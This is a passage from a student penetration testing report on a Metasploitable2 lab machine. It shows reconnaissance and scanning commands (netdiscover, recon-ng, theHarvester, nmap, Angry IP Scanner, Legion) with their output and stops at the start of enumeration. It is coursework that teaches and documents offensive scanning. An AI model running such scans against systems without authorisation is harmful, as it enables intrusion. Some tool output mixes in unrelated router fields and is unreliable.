



**Sri Lanka Institute of Information
Technology
Faculty of Computing**

BSc (Hon) degree in IT (Sp. Cyber Security)

**IE3022-Applied Information
Assurance**

Assignment 2

Name	IT Number
A.D.Jaliya	IT19991290

Penetration Testing Report

1. Acknowledgement	5
2. Executive Summary	5
3. SCOPE	6
4. METHODOLOGY	6
5. RISK RATING	7
6. Scenario 1 – Carry out Web Reconnaissance scans on target. Based on LAB-02	9
Network Scanning	9
Recon-ng	10
The harvester	12
7. Scenario 2 – Carry out Network Reconnaissance scans on provided network segmentBased on LAB-03	13
a) Nmap (Network Mapper)	13
b) Angry IP Scanner	15
8. Scenario 3 – Carry out enumeration scans and enumerate using tools based on LAB-04 .	18
a) Legion	18
b) NetBIOS	19
c) Host-tool	21
d) nslookup tool	22
e) dig tool	23
9. Scenario 4 -Hashing based on LAB-05	24
a) Encryption and Decryption	24
b) Steganography	26
10. Scenario 5 - Carry out password brute force attack on a target	26

11. Scenario 6 - Carry out Nessus scan on a target	28
12. Scenario 7 - Gain unauthorized access to a target server (192.168.244.128) using an existing vulnerability in vsftpd version 2.3.4	30
13. Vulnerabilities Analyzing	33
14. Conclusion	36
References	37

1. Acknowledgement

I'd want to convey my thanks to everyone who offered their kind support and assistance. I am grateful to the lecturer in charge, Mr. Kanishka Yapa, and the lab teacher, Ms. Aathika Salam, for their direction and continuous monitoring, as well as for giving essential project information and assistance in finishing the project.

2. Executive Summary

I've been performing vulnerability scan and penetration testing on one host and a web app relating to that by metasploitable2. The analysis was carried out between September 20th and September 27th, 2021. The target domain was assessed and studied throughout this period utilizing several standardized techniques and utilities.

This report includes descriptions of vulnerabilities discovered during the assessment, as well as risk assessments and suggested remediations. I discovered (vulnerabilities and their risk levels)

Metasploitable2 has been recognized as an important host with hazards. The system is publicly susceptible to a number of significant and high-risk flaws. Because the system is so complicated, it will have an impact on all users. Prioritizing remediation based on risk assessment and degree of effort is advised.

Overall, we agree that the implementations that were the subject of this review have achieved an acceptable level of security. However, corrective action is required owing to medium and low-risk concerns. The analysis identified characteristics that are well protected against several well-known flaws.

	Critical	High	Medium	Low
Count	1	3	1	

3. SCOPE

The scope included conducting penetration tests primarily on the metasploitable2 domain.

1. Metasploitable2 Machine
2. Metasploitable2 – DVWA Web Application

4. METHODOLOGY

The method consisted of a set of measurements that started with determining the scope of the test and ended with reporting.

This comprises manual and automated penetration testing, as well as identification verification (automatic and otherwise). This verification step and human scanning procedure eliminated false positives and erroneous results, resulting in more effective testing.

Vulnerability assessment and penetration testing were carried out using industry-standard penetration testing tools and frameworks such as Nmap, Burp suite, Metasploit Framework, Kali-Linux penetration testing tools, and Nessus for automated vulnerability analysis. Some conventional techniques were used, such as information collection, threat modeling, exploitation, and reporting.

5. RISK RATING



Critical	Exploitation of the vulnerability would almost definitely lead to root-level penetration of a server or infrastructure system.
High	It's challenging to profit from the defect. Increased privileges may result from exploitation. As a result of the exploit, data loss or unavailability may occur.

Medium	<p>Vulnerabilities that allow an attacker to abuse specific victims via social engineering tactics. It's tough to build up vulnerabilities that cause a denial of service. Exploits that require the attacker to be physically present on the victim's network. Vulnerabilities that can only be exploited to get a limited amount of access.</p> <p>Vulnerabilities that can only be exploited if you have administrator rights.</p>
Low	<p>Low-level vulnerabilities usually have little influence on an organization's operations. Exploiting such flaws generally necessitates local or physical system access. [1]</p>


6. Scenario 1 - Carry out Web Reconnaissance scans on target. Based on LAB-02

Penetration testing starts with a pre-engagement phase in which the pen tester gets to know the client, as well as the penetration test's objectives, constraints, and scope. The information-gathering step is used to identify potential system vulnerabilities, followed by the exploitation phase, in which the vulnerabilities are tried to be exploited in order to get access to the system. There would be no vulnerabilities to identify and attack if effective information collecting was not done.

There are two kinds of data collection. There are two types of passive and active people. The term "passive information collection" refers to obtaining data without creating interaction between the pen tester and the subject being studied. Contact between the pen tester and the real target is required for active information collection.

Network Scanning

This is the initial step of information gathering; in this stage, I utilized netdiscover to get the IP address of the target computer.



The screenshot shows the netdiscover interface. At the top, it says "Currently scanning: 192.168.67.0/16 | Screen View: Unique Hosts". Below that, it displays "4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240". A table follows, listing the captured hosts:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.8.123	50:76:af:b3:5e:a2	2	120	Intel Corporate
192.168.8.171	08:00:27:02:32:14	1	60	PCS Systemtechnik GmbH
192.168.8.1	d8:d8:66:42:36:b8	1	60	SHENZHEN TOZED TECHNOLOGIES CO., LTD.


Target machine ip address: 192.168.8.171

Tools Used: Recon-**ng**, The harvester.

Recon-**ng**

Reconng is a Python-based web recognition tool Recon-**ng** offers a robust environment in which open source web recognition can be carried out and we can collect all information thanks to its numerous modules, database interface, integrated convenience functions, interactive help and command completion.

Github Link: [https://github.com/lanmaster53/recon-**ng**](https://github.com/lanmaster53/recon-ng)



```
[recon-ng][default] > modules refresh
Interfaces with installed modules

Usage: modules <load|reload|search> [ ... ]

[recon-ng][default] > marketplace search

+-----+-----+-----+-----+-----+-----+
|       Path          | Version | Status | Updated | D | K |
+-----+-----+-----+-----+-----+-----+
| discovery/info_disclosure/cache_snoop      | 1.1    | not installed | 2020-10-13 |   |   |
| discovery/info_disclosure/interesting_files | 1.1    | not installed | 2020-01-13 |   |   |
| exploitation/injection/command_injector     | 1.0    | not installed | 2019-06-24 |   |   |
| exploitation/injection/xpath_bruter         | 1.2    | not installed | 2019-10-08 |   |   |
| import/csv_file                               | 1.1    | not installed | 2019-08-09 |   |   |
| import/list                                    | 1.1    | not installed | 2019-06-24 |   |   |
| import/masscan                                | 1.0    | not installed | 2020-04-07 |   |   |
| import/nmap                                    | 1.1    | not installed | 2020-10-06 |   |   |
| recon/companies-contacts/bing_linkedin_cache | 1.0    | not installed | 2019-06-24 | * |   |
| recon/companies-contacts/censys_email_address | 2.0    | not installed | 2021-05-11 | * | * |
| recon/companies-contacts/pen                  | 1.1    | not installed | 2019-10-15 |   |   |
| recon/companies-domains/censys_subdomains    | 2.0    | not installed | 2021-05-10 | * | * |
| recon/companies-domains/pen                  | 1.1    | not installed | 2019-10-15 |   |   |
| recon/companies-domains/viewdns_reverse_whois | 1.1    | not installed | 2021-08-24 |   |   |
| recon/companies-domains/whoxy_dns            | 1.1    | not installed | 2020-06-17 |   |   |
| recon/companies-hosts/censys_org             | 2.0    | not installed | 2021-05-11 | * | * |
| recon/companies-hosts/censys_tls_subjects    | 2.0    | not installed | 2021-05-11 | * | * |
| recon/companies-multi/github_miner           | 1.1    | not installed | 2020-05-15 |   |   |
| recon/companies-multi/shodan_org             | 1.1    | not installed | 2020-07-01 | * | * |
| recon/companies-multi/whois_miner            | 1.1    | not installed | 2019-10-15 |   |   |
| recon/contacts-contacts/abc                 | 1.0    | not installed | 2019-10-11 | * |   |
| recon/contacts-contacts/mailtester           | 1.0    | not installed | 2019-06-24 |   |   |
| recon/contacts-contacts/mangle               | 1.0    | not installed | 2019-06-24 |   |   |
| recon/contacts-contacts/unmangle             | 1.1    | not installed | 2019-10-27 |   |   |
+-----+-----+-----+-----+-----+-----+
| reporting/list                                | 1.0    | not installed | 2019-06-24 |   |   |
| reporting/proxifier                            | 1.0    | not installed | 2019-06-24 |   |   |
| reporting/pushpin                             | 1.0    | not installed | 2019-06-24 |   |   |
| reporting/xlsx                                | 1.0    | not installed | 2019-06-24 |   |   |
| reporting/xml                                | 1.1    | not installed | 2019-06-24 |   | * |
+-----+-----+-----+-----+-----+-----+
D = Has dependencies. See info for details.
K = Requires keys. See info for details.

[recon-ng][default] > marketplace install netcraft
[*] Module installed: recon/domains-hosts/netcraft
[*] Reloading modules...
[recon-ng][default] > workspaces create pen_test
[recon-ng][pen_test] > workspaces list

+-----+-----+
| Workspaces | Modified |
+-----+-----+
| default    | 2021-09-27 08:57:42 |
| pen_test   | 2021-09-27 09:02:00 |
+-----+-----+

[recon-ng][pen_test] > db insert domains
domain (TEXT): 192.168.8.171
notes (TEXT): 123
[*] 1 rows affected.
[recon-ng][pen_test] > module load netcraft
[!] Invalid command: module load netcraft.
[recon-ng][pen_test] > modules load netcraft
[recon-ng][pen_test][netcraft] > run

HTTP://192.168.8.1
[!] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=http%3A%2F%2F192.168.8.1
[!] No results found.

HTTP://192.168.8.171
[!] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=http%3A%2F%2F192.168.8.171
[!] No results found.
```

The harvester

The Harvester is a Python-based application. You may use this to collect data such as emails, subdomains, hosts, employee names, open ports, and banners from many public sources such as search engines, PGP key servers, and the SHODAN computer database.

Github Link: <https://github.com/harvester/harvester.git>

```
(kali㉿kali)-[~]
$ sudo theHarvester -d https://192.168.8.171/
*****
* [!] TheHarvester v3.2.4
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
* theHarvester 3.2.4
* Platform Version
* IMEI
* S/N
* SNR
*
*****
```

[*] No IPs found.

[*] No emails found.

[*] No hosts found.

Network Mode

IPv4 Status

WAN IP Address

IPv4 DNS

Internet Usage

I didn't find any emails, subdomains, or hosts.

7. Scenario 2 - Carry out Network Reconnaissance scans on provided network segmentBased on LAB-03

Tool Used: nmap, Angry IP Scanner.

a) Nmap (Network Mapper)

Nmap is a system security and auditing tool that is available for free and open source. It is the finest port scanner on the market and an important component of our host monitoring tools. Nmap can help you find open ports and services. It may also be used to detect and exploit system flaws. Nmap is a port scanner that searches for basic information about a target machine using an IP address or host name. It also specifies the number of open and closed ports on the host, as well as the services running on those ports, such as whether they are TCP-oriented or FTP-oriented. It also specifies the kind of operating system that is installed on that particular host. And the scanned host's topology will be visually captured.

Finding target IP using nmap

Used Option: -sn

```
Kali@Kali: ~ [~] Kali@Kali: ~ [~]
└─(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.8.0/24
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 09:41 EDT
Nmap scan report for 192.168.8.1
Host is up (0.0075s latency).
MAC Address: D8:D8:66:42:36:B8 (Shenzhen Tozed Technologies)
Nmap scan report for pop-os (192.168.8.123)
Host is up (0.00088s latency).
MAC Address: 50:76:AF:B3:5E:A2 (Intel Corporate)
Nmap scan report for 192.168.8.132
Host is up (0.10s latency).
MAC Address: 12:93:EE:C2:61:83 (Unknown)
Nmap scan report for 192.168.8.171
Host is up (0.0011s latency).
MAC Address: 08:00:27:02:32:14 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali (192.168.8.185)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.46 seconds
```

Aggresive scan using nmap

Used Options: -sV -O

-O for check Operating system.

-sV for an aggressive scan to find type of services' version information.

```

└─{kali㉿kali} [~]
$ sudo nmap -sv -O 192.168.8.171
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 09:40 EDT
Nmap scan report for 192.168.8.171
Host is up (0.00091s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.91I=7%D=9/27%Tme=6151C900R=x86_64-pc-linux-gnu%r(NUL
SF=1,28,"%x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20(%kali\
SF\n");
MAC Address: 08:00:27:02:32:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Downlink Rate: 100Mbps
Run Time: 06:37:12
LTE Signal Status: 100dBm
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.09 seconds

```

b) Angry IP Scanner

Angry IP Scanner (or just ipscan) is an open source, cross-platform network scanner that is easy to use. Look for IP addresses and ports, among other things. This angry IP scanner helps us find unknown hosts on the network. This means that we can determine which hosts can be reached on a network.

Linux version:
https://github.com/angryip/ipscan/releases/download/3.7.6/ipscan_3.7.6_amd64.deb


Windows version: <https://github.com/angryip/ipscan/releases/download/3.7.6/ipscan-3.7.6-setup.exe>

First, choose "IP Range" as the scan mode. Then click the "Start" button after entering the IP address range in the "IP address" boxes. Depending on the number of addresses in the range, it may take some time to finish. The software will show a comprehensive report once the scan is completed. The number of active hosts as well as the number of hosts with accessible ports are shown in the report. Simply click the "Close" button to continue.

Red:	The IP address is inactive, defunct, or connected with no computer.
Blue:	The IP address is not active or busy, and it is not responding to Angry IP Scanner's queries in a timely manner. Normally, this is your own IP address.
Green:	The IP address is up and functioning, and the machine connected to it is responding to the queries of Angry IP Scanner. There may also be open ports.

Workspaces		Applications				
Scan		Go to	Commands	Favorites	Tools	Help
IP Range:		192.168.8.0	to	192.168.8.255	IP Range	
Hostname:		pop-os	IP ↑	Netmask	▶ Start	⋮
IP	Ping	Hostname	Ports [3+]			
192.168.8.1	1 ms	_gateway	80			
192.168.8.2	[n/a]	[n/s]	[n/s]			
192.168.8.3	[n/a]	[n/s]	[n/s]			
192.168.8.4	[n/a]	[n/s]	[n/s]			
192.168.8.5	[n/a]	[n/s]	[n/s]			
192.168.8.6	[n/a]	[n/s]	[n/s]			
192.168.8.7	[n/a]	[n/s]	[n/s]			
192.168.8.8	[n/a]	[n/s]	[n/s]			
192.168.8.9	[n/a]	[n/s]	[n/s]			
192.168.8.10	[n/a]	[n/s]	[n/s]			
192.168.8.11	[n/a]	[n/s]	[n/s]			
192.168.8.12	[n/a]	[n/s]	[n/s]			
192.168.8.13	[n/a]	[n/s]	[n/s]			
192.168.8.14	[n/a]	[n/s]	[n/s]			
192.168.8.15	[n/a]	[n/s]	[n/s]			
192.168.8.16	[n/a]	[n/s]	[n/s]			
192.168.8.17	[n/a]	[n/s]	[n/s]			
192.168.8.18	[n/a]	[n/s]	[n/s]			
192.168.8.19	[n/a]	[n/s]	[n/s]			
192.168.8.20	[n/a]	[n/s]	[n/s]			
192.168.8.21	[n/a]	[n/s]	[n/s]			
192.168.8.22	[n/a]	[n/s]	[n/s]			
192.168.8.23	[n/a]	[n/s]	[n/s]			
192.168.8.24	[n/a]	[n/s]	[n/s]			
192.168.8.25	[n/a]	[n/s]	[n/s]			
192.168.8.26	[n/a]	[n/s]	[n/s]			
192.168.8.27	[n/a]	[n/s]	[n/s]			
192.168.8.28	[n/a]	[n/s]	[n/s]			
192.168.8.29	[n/a]	[n/s]	[n/s]			
192.168.8.30	[n/a]	[n/s]	[n/s]			
192.168.8.31	[n/a]	[n/s]	[n/s]			
192.168.8.32	[n/a]	[n/s]	[n/s]			
192.168.8.33	[n/a]	[n/s]	[n/s]			
192.168.8.34	[n/a]	[n/s]	[n/s]			
192.168.8.104	[n/a]	[n/s]	[n/s]			
192.168.8.165	[n/a]	[n/s]	[n/s]			
192.168.8.166	[n/a]	[n/s]	[n/s]			
192.168.8.167	[n/a]	[n/s]	[n/s]			
192.168.8.168	[n/a]	[n/s]	[n/s]			
192.168.8.169	[n/a]	[n/s]	[n/s]			
192.168.8.170	[n/a]	[n/s]	[n/s]			
192.168.8.171	0 ms	METASPOITABLE	80			
192.168.8.172	[n/a]	[n/s]	[n/s]			
192.168.8.173	[n/a]	[n/s]	[n/s]			
192.168.8.174	[n/a]	[n/s]	[n/s]			
192.168.8.175	[n/a]	[n/s]	[n/s]			
192.168.8.176	[n/a]	[n/s]	[n/s]			
192.168.8.177	[n/a]	[n/s]	[n/s]			
192.168.8.178	[n/a]	[n/s]	[n/s]			
192.168.8.179	[n/a]	[n/s]	[n/s]			
192.168.8.180	[n/a]	[n/s]	[n/s]			
192.168.8.181	[n/a]	[n/s]	[n/s]			
192.168.8.182	[n/a]	[n/s]	[n/s]			
192.168.8.183	[n/a]	[n/s]	[n/s]			
192.168.8.184	[n/a]	[n/s]	[n/s]			
192.168.8.185	0 ms	kali	[n/a]			
192.168.8.186	[n/a]	[n/s]	[n/s]			
192.168.8.187	[n/a]	[n/s]	[n/s]			
192.168.8.188	83 ms	Jaliya-s-Galaxy-A20s	[n/a]			
192.168.8.189	[n/a]	[n/s]	[n/s]			
192.168.8.190	[n/a]	[n/s]	[n/s]			
192.168.8.191	[n/a]	[n/s]	[n/s]			
192.168.8.192	[n/a]	[n/s]	[n/s]			
192.168.8.193	[n/a]	[n/s]	[n/s]			
192.168.8.194	[n/a]	[n/s]	[n/s]			
192.168.8.195	[n/a]	[n/s]	[n/s]			
192.168.8.196	[n/a]	[n/s]	[n/s]			
192.168.8.197	[n/a]	[n/s]	[n/s]			
Ready						

By right clicking you can select “Open” option. Then select “Open web browser”. It’ll open the web site of the particular machine.




8. Scenario 3 - Carry out enumeration scans and enumerate using tools based on LAB-04

The primary goal of enumeration is to retrieve user-related data, such as user names, machine names, and network resource-related data. All of this data is used to find security flaws in the system.

Tool Used: Legion, nbtscan, Host, nslookup, dig.

a) Legion


Instead of Sparta, the tool for Linux versions that are Kali Linux 2020.1 or higher comes with the Legion tool, it's a branch of Sparta with improved functionality. Legion is a highly flexible and semi-automatic platform for network penetration tests.



The screenshot shows a terminal window on the left and the Legion application interface on the right. The terminal window displays a command-line session where 'legion' is run with sudo privileges. The Legion interface has several tabs: Scan, Brute, Hosts, Services, Tools, Scripts, Information, CVEs, Notes, and Processes. The 'Hosts' tab is active, showing a placeholder message 'Click here to add host(s) to scope'. Below the tabs are search and filter icons. The bottom of the interface shows a 'Processes' and 'Log' tab. The Legion logo is prominently displayed in red at the top of the terminal window.

```
kali㉿kali:[~]
$ sudo legion
[sudo] password for kali:
[LEGOON]

QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
{"time": "2021-09-27 10:43:13.231", "name": "Creating temporary project at application start...", "level": "INFO", "data": {"logger_name": "Legion-startup"}}, {"context": {"module": "legion", "filename": "legion.py", "line": 118}} {"time": "2021-09-27 10:43:13.361", "name": "Wordlist was created/opened: /root/.local/share/legion/tmp/legion-y9t0fcxi+tool-output/legion-usernames.txt", "level": "INFO", "data": {"logger_name": "legion"}, "context": {"module": "auxiliary", "filename": "auxiliary.py", "line": 115}} {"time": "2021-09-27 10:43:13.364", "name": "Wordlist was created/opened: /root/.local/share/legion/tmp/legion-y9t0fcxi+tool-output/legion-passwords.txt", "level": "INFO", "data": {"logger_name": "legion"}, "context": {"module": "auxiliary", "filename": "auxiliary.py", "line": 115}} {"time": "2021-09-27 10:43:13.597", "name": "Loading settings file..", "level": "INFO", "data": {"logger_name": "legion"}, "context": {"module": "settings", "filename": "settings.py", "line": 37}} /usr/share/legion/legion.py:132: DeprecationWarning: an integer is required (got type float). Implicit conversion to integers using __int__ is deprecated and may be removed in a future version of Python.
MainWindow.move(x - MainWindow.geometry().width() / 2, y - MainWindow.geometry().height() / 2)
{"time": "2021-09-27 10:43:13.783", "name": "Legion started successfully.", "level": "INFO", "data": {"logger_name": "legion-startup"}, "context": {"module": "legion", "filename": "legion.py", "line": 137}}
```



b) NetBIOS

The NetBIOS check/scan is an utility that searches for open NetBIOS name-servers on a TCP/IP network. NetBIOS scanning is one of the initial stages in discovering of open shares, and is based on the capability of the standard Windows utility nbtstat, although it works on a range of addresses instead of just one.[2]

```

kali㉿kali: ~ × kali㉿kali: ~ × kali㉿kali: ~ × kali㉿kali: ~ ×
└─(kali㉿kali)-[~]
$ nbtscan 192.168.8.171
